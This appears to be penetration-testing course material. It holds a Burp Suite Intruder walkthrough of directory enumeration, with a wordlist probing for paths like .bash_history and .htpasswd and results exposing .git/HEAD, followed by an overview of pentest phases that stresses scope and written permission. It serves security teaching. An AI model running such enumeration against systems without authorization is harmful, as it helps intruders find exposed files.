You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4,619
Payload type: Simple list Request count: 4,619

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... **Remove** Clear Add Enter a new item Add from list ... [Pro version only]

data
passwords
phpmyadmin
images
js
.bash_history
.bashrc

The empty word from the payload list is removed now:

Burp Suite Community Edition v2020.9.1 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 × ...

Target Positions **Payloads** Options

② **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4,618
Payload type: Simple list Request count: 4,618

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Add Enter a new item Add from list ... [Pro version only]

data
passwords
phpmyadmin
images
js
.bash_history
.bashrc
cache

② **Payload Processing**

Step 12: Performing directory enumeration using Burp's Intruder functionality.

Now we have a good wordlist to try out the directory enumeration attack. Let's launch the attack. Navigate back to **Intruder -> Positions** and click on the **Start attack** button.

Burp Suite Community Edition v2020.9.1 - Temporary Project

Dashboard Target **Intruder** Repeater Sequencer Decoder Comparer Extender Project options User options

1 × ...

Target **Positions** Payloads Options

② **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

1 GET /\$name\$ HTTP/1.0
2 Cookie: c=cval
3 Content-Length: 17


Add \$ Clear \$ Auto \$ Refresh

Search... 0 matches Clear


Length: 56

1 payload position


If an invalid HTTP request was provided to the Intruder, you would get the following dialog:



Even when you provided everything correctly, as we did, this dialog might still be shown. This happened because an HTTP request must have 2 trailing newlines: 1 newline to indicate that the current header is finished and the second one to indicate that the request is finished. That's the reason we got this dialog and thus, to fix it, we would add 2 new lines:



Now when you press the **Start attack** button, you should get the following warning dialog:



This simply indicates that the attacks are time throttled in the Community Edition of BurpSuite. Since we already know of this limitation and we just want to see the attack in action, let's proceed by acknowledging this warning.

After you press the **OK** button, you would see the following window:

Intruder attack 1						
Request	Payload	Status	Error	Timeout	Length	Comment
0		404	<input type="checkbox"/>	<input type="checkbox"/>	455	
1	data	301	<input type="checkbox"/>	<input type="checkbox"/>	525	
2	passwords	301	<input type="checkbox"/>	<input type="checkbox"/>	535	
3	phpmyadmin	301	<input type="checkbox"/>	<input type="checkbox"/>	537	
4	images	301	<input type="checkbox"/>	<input type="checkbox"/>	529	
5	js	404	<input type="checkbox"/>	<input type="checkbox"/>	453	
6	.bash_history	404	<input type="checkbox"/>	<input type="checkbox"/>	464	
7	.bashrc	404	<input type="checkbox"/>	<input type="checkbox"/>	458	
8	.cache	404	<input type="checkbox"/>	<input type="checkbox"/>	457	
9	.config	404	<input type="checkbox"/>	<input type="checkbox"/>	458	

It would list the words that have been tried out and also list the different metrics for the tried words like the status code of the response, response length, etc. This window would also show the attack progress at the bottom.

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		404	<input type="checkbox"/>	<input type="checkbox"/>	455	
1	data	301	<input type="checkbox"/>	<input type="checkbox"/>	525	
2	passwords	301	<input type="checkbox"/>	<input type="checkbox"/>	535	
3	phpmyadmin	301	<input type="checkbox"/>	<input type="checkbox"/>	537	
4	images	301	<input type="checkbox"/>	<input type="checkbox"/>	529	
5	js	404	<input type="checkbox"/>	<input type="checkbox"/>	453	
6	.bash_history	404	<input type="checkbox"/>	<input type="checkbox"/>	464	
7	.bashrc	404	<input type="checkbox"/>	<input type="checkbox"/>	458	
8	.cache	404	<input type="checkbox"/>	<input type="checkbox"/>	457	
9	.config	404	<input type="checkbox"/>	<input type="checkbox"/>	458	
10	.cvs	404	<input type="checkbox"/>	<input type="checkbox"/>	455	
11	.cvignore	404	<input type="checkbox"/>	<input type="checkbox"/>	461	
12	.forward	404	<input type="checkbox"/>	<input type="checkbox"/>	459	
13	.git/HEAD	200	<input type="checkbox"/>	<input type="checkbox"/>	243	
14	.history	404	<input type="checkbox"/>	<input type="checkbox"/>	459	
15	.hta	403	<input type="checkbox"/>	<input type="checkbox"/>	459	
16	.htaccess	403	<input type="checkbox"/>	<input type="checkbox"/>	464	
17	.htpasswd	403	<input type="checkbox"/>	<input type="checkbox"/>	464	
18	.listing	404	<input type="checkbox"/>	<input type="checkbox"/>	459	

Attack Progress

18 of 4618

Now you can check the individual requests and see their responses as well.

Request

1:

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
8	.cache	404	<input type="checkbox"/>	<input type="checkbox"/>	457	
9	.config	404	<input type="checkbox"/>	<input type="checkbox"/>	458	
10	.cvs	404	<input type="checkbox"/>	<input type="checkbox"/>	455	
11	.cvignore	404	<input type="checkbox"/>	<input type="checkbox"/>	461	
12	.forward	404	<input type="checkbox"/>	<input type="checkbox"/>	459	
13	.git/HEAD	200	<input type="checkbox"/>	<input type="checkbox"/>	243	
14	.history	404	<input type="checkbox"/>	<input type="checkbox"/>	459	

Request Response

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```

1 GET /.git/HEAD HTTP/1.0
2 Cookie: c=eval
3 Content-Length: 0
4 Connection: close
5
6

```

⑦⚙️ ⏪ ⏩ Search... 0 matches

45 of 4618

Response

1:

The screenshot shows the "Intruder attack 1" interface. At the top, there are tabs for "Results", "Target", "Positions", "Payloads", and "Options". Below the tabs is a search bar with the placeholder "Filter: Showing all items". The main area is a table with columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The table contains 14 rows, with row 13 highlighted in orange. Row 13 has a "git/HEAD" payload and a status of 200. The "Comment" column for this row shows "243". Rows 8 through 14 have a status of 404. Below the table, there are tabs for "Request" (which is selected) and "Response". Under "Response", there are tabs for "Raw", "Headers", and "Hex". The "Raw" tab displays the following HTTP response:

```
1 HTTP/1.1 200 OK
2 Date: Sat, 13 Nov 2021 05:11:23 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 Last-Modified: Mon, 15 Feb 2016 10:35:00 GMT
5 ETag: "17-52bcc919f1d00"
6 Accept-Ranges: bytes
7 Content-Length: 23
8 Connection: close
9
10 ref: refs/heads/master
11
```

At the bottom left are icons for help, refresh, and search, along with a message "0 matches". A progress bar at the bottom indicates "47 of 4618".

Request

2:

The screenshot shows the "Intruder attack 1" interface. The layout is identical to the previous screenshot, with tabs for "Results", "Target", "Positions", "Payloads", and "Options" at the top. A search bar with "Filter: Showing all items" is present. The main area is a table with columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The table contains 6 rows, with row 1 highlighted in orange. Row 1 has a "data" payload and a status of 301. The "Comment" column for this row shows "525". Rows 0, 2, 3, 4, and 5 have a status of 404. Below the table, there are tabs for "Request" (selected) and "Response". Under "Response", there are tabs for "Raw", "Params", "Headers", and "Hex". The "Raw" tab displays the following HTTP request:

```
1 GET /data HTTP/1.0
2 Cookie: c=;val
3 Content-Length: 0
4 Connection: close
5
6
```

At the bottom left are icons for help, refresh, and search, along with a message "0 matches". A progress bar at the bottom indicates "56 of 4618".

Response

2:

The screenshot shows the Burp Suite interface with the 'Intruder attack 1' tab selected. The main window displays a table of requests and their responses. The table has columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The 'Payload' column shows various file names like 'data', 'passwords', 'phpmyadmin', etc., with some being 301 status codes and others 404. The 'Status' column shows the HTTP status code for each request. The 'Length' column shows the size of the responses. Below the table, there are tabs for 'Request', 'Response', 'Raw', 'Headers', and 'Hex'. Under 'Response', the raw HTTP response for the first request is shown, including headers like Date, Server, and Content-Type, and the full HTML content of a 301 Moved Permanently response. At the bottom, there's a search bar and a note about 0 matches.

Step 13: Stopping the attack.

Once you think that you have explored the different things in the attack window, and wish to stop the attack, you can simply close the window and press **OK** in the dialog box that shows up:

This screenshot shows the same Burp Suite interface as above, but with a 'Warning' dialog box overlaid. The dialog box has a yellow exclamation mark icon and the text 'This will exit the current attack'. It contains two buttons: 'Cancel' and 'OK'. The 'OK' button is highlighted with a red box. In the top right corner of the main window, there is also a red box around the close button.

And that's how we can use BurpSuite to perform directory enumeration attacks using the Burp Intruder functionality!

Penetration Testing

Penetration Testing introduction

You will learn the basic principles of **Penetration Testing**.

A penetration Tester, much like an experienced hacker, performs a deep investigation of the remote system's security flaws. This activity requires methodology and skills.

Penetration testers, unlike hackers, must **test for any and all vulnerabilities**, not just ones that may grant them root access to a system. **Penetration testing is not about getting root.**

Furthermore, Penetration Testers cannot destroy their client's infrastructure; professional pentesting requires a thorough understanding of attack and their potential.

In this module, you will see the **process** behind a penetration test, starting from the initial engagement to the final report.

This module will help you better understand the scope of attacks and techniques you learn during the *Penetration Testing* section of this course.

Life of a Penetration Tester

Life of a Penetration Test

How does this support my pentesting career?

- Become a real pentester, not just skilled hacker
- Understand the role of a penetration test in a corporate environment.
- Be able to perform affective pentests.

A Penetration Test is both a **Complex** and a **very delicate** process.

You have to thoroughly test your client's system to find, **any and every vulnerability** while, at the same time, you must guarantee that your activity will have the least impact possible on the production systems and services; this is crucial and is the difference between a **real professional** and an amateur.


It is important to carefully select the right tools and techniques to use during your tests to avoid **overloading your client systems and networks**.

Deep understanding of what you are doing also allows you to communicate to your client what steps you take should anything go wrong during the pentest.

Considering the penetration test as a **process**, rather than an unstructured block of tasks, ensures that every potential vulnerability or security weakness gets tested, with the lowest possible overhead.

As you will see in a moment, the success of a task depends on the success of the preceding task.

Let's now look at every phase of the **penetration testing process**. Do not underestimate the value of every step!



Engagement

All the details about the penetration test are established during the **Engagement** phase.

Quotation (presupuesto)

A professional pentester defines the fee for the penetration test of a network, a web application or the whole organization.

The fee will vary according to:

- Type of engagement (Black Box, Gray Box, etc.)
- How time-consuming the engagement is
- The complexity of the applications and services in scope
- The number of targets (IP address, domains, etc.)

Evaluating and quotation these aspects requires experiences that you will gain in the field.

If you're not able to quantify the amount of work required by an engagement, you provide an hourly fee.

Proposal Submittal

The best way to win a job is by providing a **sound and targeted proposal**

You should write the proposal keeping in mind the client's **needs and infrastructure**.

The proposal should include:

- The understanding of the client's needs. In other words, what you understood of their requirements.

- The approach and methodology you want to use, like the use of automated scanning, manual testing, onsite testing and any other information that fits.

Furthermore, it should also include:

- How you want to address their needs and what kind of value the pentest will bring to their business. Think in terms of **risk and benefits**, like continuity, improved confidentiality, avoidance of money and reputation loss due to data breaches.
- A quotation in terms of price and an estimate of the time required to perform your job.

Finally, any proposal must address:

The type of engagement, is your activity a penetration test or vulnerability assessment? Is it remote or onsite?

The scope of engagement in terms of IP addresses, network blocks, domain names or any other information useful in defining the scope.

Staying in Scope

As a professional penetration tester, you should be aware that your client might not have enough knowledge of some IT areas, especially when communicating the target to you.

You should always make sure that the target of your engagement is the property of your client. Be careful especially when asked to perform and engagement (e.g., on a single website).

If it a part of shared hosting, you **must not** conduct and assessment on such a target unless you are given written permission from the hosting provider.

Always analyze the target scope and verify **if it's your client's property** and if you have **written permission to conduct the assessment**.

You should take any possible out of scope incidents very seriously; in many countries, such unauthorized activity might be considered **breaking the law**.

Incident Handling

When conducting a penetration test, you should take into consideration that **incidents happen**.

An **incident** is an unplanned and unwanted situation that affects the client's environment and disrupt its services.

Even when sticking to all of the best practices and performing every teste very carefully, **there is always a likelihood of damaging the tested assets**, especially when you have little knowledge about the tested environment and cannot predict the result of very single operation.

You should always aim not to damage the target.

In case of planning some intensive or risky teste, **you might want to communicate with the customer**. For instance, if there are some preferred hours when possible, service stoppage will be less painful to them.

It is a best practice to have an **incident handing procedure**.

Many large organizations already have such processes set up, while the smaller ones might not have implemented such procedures them

An incident handing procedure is a set of instructions that need to be executed by both you and your customer on how to proceed when an **incident** (e.g., service damage or unavailability) occurs.

If there is not fixed procedure established by the client, the simplest way to handle an incident is to **have an emergency contact**, a technical person on the client's site that is **available** (via phone or another form of contact) that might coordinate further **incident handling** for the customer's company.

Once the emergency contact is set, it worth adding a stamen to the **rules of engagement**.

In case of technical inquiries regarding the target assets, Pentester will contact bob@itservice.corp. In the event of suspecting that a major incident took place (e.g., service unavailability), Pentester will immediately contact Bob of IT Service at phone number +12 345 678 90

Legal Work

Once the previous steps are completed, you have to deal with the legal responsibilities of each party involved; this is done by producing some legal paperwork.

Sometimes you will need to involve a lawyer as information security laws vary a lot from country to country. Other times, professionals' insurance is required, and it is strongly advised to have it as it only costs a few hundred dollars per year and can turn out to be very useful just in case.

Companies usually want you sing one or more Non-Disclosure Agreements (NDAs). These documents enforce your full confidentiality regarding any information or confidential data you may come across during your engagement.

It does not matter if you have been exposed to private data, information on secret processes or products, it is your duty to **keep them private and encrypted on your PC**.

Whit NDA, a company ensures that you will not divulge any confidential information to any third party. Confidentiality is just one of the legal aspects of pentesting. Another key point is outlining what you **can and cannot do**.

All of the steps seen thus far apply if you are Freelance Penetration teste. If you work for an IT Security services company, the legal department will deal with it, and your penetration testing process will start from the next step.

Rules of Engagement is another document that will define the scope of engagement and will put on paper what your are entitled to do and when; this includes the time window for your tests and your contacts in the client's organization.

You will want these contacts (client's employees or managers) to coordinate activities, or to promptly communicate with if you accidentally break something during your tests.

Once everything is clearly documented. You can move on to the practical part of the engagement, starting from information gathering.

Information Gathering

Information gathering is the first and one of the most fundamental stages of a successful penetration test.

Most beginners tend to overlook or rush this phase if you want to perform an effective pentest; do not do that!

General Information

Information gathering can start once the legal paperwork is complete but **not before** the beginning of the legal testing period. You don't want the client to find anything in their logs before that start date.

During this stage, you are an investigator who wants to harvest information about the client's company.

Such information includes:

- Board of directors
 - Investors
 - Managers and employees
 - Branch location and addresses
- 
- Names and emails addresses

The above information is extremely useful if **Social Engineering** is allowed by the rules of engagement, as you will be able to mount effective targeted attacks.

As the goal of penetration test is to mimic the effects of the black hat hacker attack, you need to understand what the risks are involved and what are the client's critical infrastructures.

This allows you to know what critical and vital for the client, thus allowing you to rate the risk associated with a successful attack.

Infrastructure Information Gathering

After collecting the General Information and you have an Understanding of business, the **Infrastructure Gathering can begin.**

If the scope is defined as a list of IP addresses, you can move on to the next step.

If the scope is the whole company or some of their domains, you will have to harvest the relevant IP block by using **WHOIS** and other **DNS information**.

The goal of this phase is to give **meaning to every IP address in scope** by determining:

- If there is a live host or server using it
- If there are one or more websites using that IP address
- What OS is running on the host or the server

This will help you:

- Focus your efforts to actual live clients and servers
- Target your attacks
- Sharpen your tools for the exploitation phase, when you have to find out the vulnerability and the exploitability of the client systems.

Web Application

If there is any web application in scope, is this phase you will harvest:

- Domains
- Subdomain
- Pages (website crawling)
- Technologies in use, like PHP, Java, .NET and so on
- Frameworks and content management systems in use, like Drupal, Joomla, Wordpress, and others.

You should treat web applications as completely separate entities, that require a separate study,

You can gather information about web applications by browsing and inspecting through application proxies such as Burp.

Footprinting and Scanning

During the **Footprinting and Scanning** phase, you deepen your knowledge of the in-scope servers and services.

Fingerprinting the OS

Example

Fingerprinting the Operating System of a host not only gives you information about the OS running on the system, but also helps you narrow down the number of potential vulnerabilities to check in the next phases.

You would never check for a typical MS Windows vulnerability on a Linux host!

There are tools that can make educated guesses about the OS, the version and even the patch level of a remote system.

Those tools exploit some singularities you can find in the network stack implementation of every operating system.

Port Scanning

After having detected and fingerprinted the live hosts, it's time for **port scanning!**

With a scan of live hosts, you can determine which **ports** are open on a remote system; this is a crucial phase of the engagement because any mistake made here will impact the next steps.

Currently, the facto port scanner is **nmap**.

With **nmap**, a penetration tester can exploit different scanning techniques to reveal open, closed and filtered ports.

You will see how **nmap** works in the penetration testing part of the course.

Detecting Services

Knowing that a port is open is just half of the job.

You will need to know what the service is listening on that port

In fact, knowing just the port is not enough because, as you know from the *Networking* module, a system administrator can configure a service to listen to any TCP or UDP port.

To detect which service is listening on a port, you can use **nmap** or other fingerprinting tools.

By knowing the services running on a machine, a penetration tester can infer:

The **operating system**

The **purpose** of a particular IP address; for example, if it is a server or a client.

The **importance** of the host is the client's business. For example, an e-commerce enterprise will heavily rely upon its website and its database servers.

After a map of the network infrastructure and the services running on it is built, you can start the vulnerability assessment using a vulnerability scan and/or manual inspection.

Vulnerability Assessment

The **vulnerability assessment** phase is aimed at building a **list of vulnerabilities present on the target systems**

The penetration tester has to carry out vulnerability assessment on **each target** found in the previous steps.

The next phase, exploitation, will go through this list to exploit the systems.

The bigger the list, the more the chances to exploit the systems in scope.

You can carry out a vulnerability assessment:

- **Manually** by using data collected in the previous phases
- By utilizing **automated tools**

Vulnerability assessment tools are scanners that send probes to the target systems to detect whether a host has some well-known vulnerabilities.

Once the vulnerability scan is complete, the scanner will deliver a report that the pentester can use in the exploitation phase.

As automated scanner can perform a huge number of probes, it is **extremely** important to properly configure them leveraging the information collected in the previous steps.

Otherwise, the scanner will blindly perform all its probes, even the ones that do not apply to your targets; this would increase the chances of crashing services and would also take more time than necessary to complete.

Most of the time this phase is done by using both automated scanners and manual inspection.

Automated tools can help carry out a penetration test, but they will not perform a penetration tester on their own

Exploitation

At this point, it's time to verify if the vulnerability really exists.

The **exploitation** phase takes care of the exploiting all the vulnerabilities found during the previous steps.

During the exploitation phase a penetration tester **check and validates a vulnerability** and also **widens and increases** the pentester's privileges on the target systems and networks.

A successful exploit of a machine helps to investigate the target network further, to discover new target and to **repeat the process** from the information gathering phase!

A penetration test is indeed a **cyclic process**.



The process ends when there are no more systems and services **in-scope** to exploit.

Remember, a penetration test is used to find **any and all vulnerabilities**.

Reporting

Lastly, the final **penetration test report** is as important as the whole testing phase, as it is your way to officially deliver and communicate the results of your test with:

- Executives
- IT Staff
- Development team

The report shows and explains the result of your tests and is the actual deliverable of your professional engagement.

The Report

The report must address:

- Techniques used
- Vulnerabilities found
- Exploit used
- Impact and risk analysis for each vulnerability
- Remediation tips

Targeted tips on how to effectively remediate each vulnerability are the **real value** for the client.

Remember that the work of a penetration tester is much more appreciated if, other than his elite exploitation skills, it provides **useful suggestions and techniques** the client can use to resolve their security issues.

Consultancy

Penetration tester are often asked to provide some hours of consultancy after delivering the report; this is an additional service to the client should they need further clarification or help regarding your findings.

After the consultancy step, the engagement is closed and the penetration tester must keep the report **encrypted in a safe place**, or better yet, **destroy it**.

The Secret of an Effective Pentest

Why wouldn't an experienced penetration tester just skip to the exploitation phase?

In the end, it's what they are paid for, isn't it?

Imagine the systems in scope as a **target**. The bigger the target, the more chance you have to hit it with your darts.

Stages like information gathering and finger do just that;

They make your target wider!

In technical jargon, this activity is called "**widening the attack surface**"(ampliar la superficie de ataque).

Using your time at widening the attack surface is much more value than shooting darts at an unknown target. You do not know where to shoot and you do not know which techniques is the best to use.

On the other hand, a targeted attack has many more chances to succeed! Your main goal as a pentester is to first increase your chances of success and then shoot your darts.

Sticking to the process you've just seen is the real secret for an effective pentest!

In fact, highly motivated and experienced hackers spend most of their time investigating their victims and gathering information about them using as many sources as possible; this helps them launch highly targeted attacks that do not trigger alarms in the victim's defense system.

A successful and stealthy attack is made possible by a deep understanding of the target, which comes from a through information gathering phase.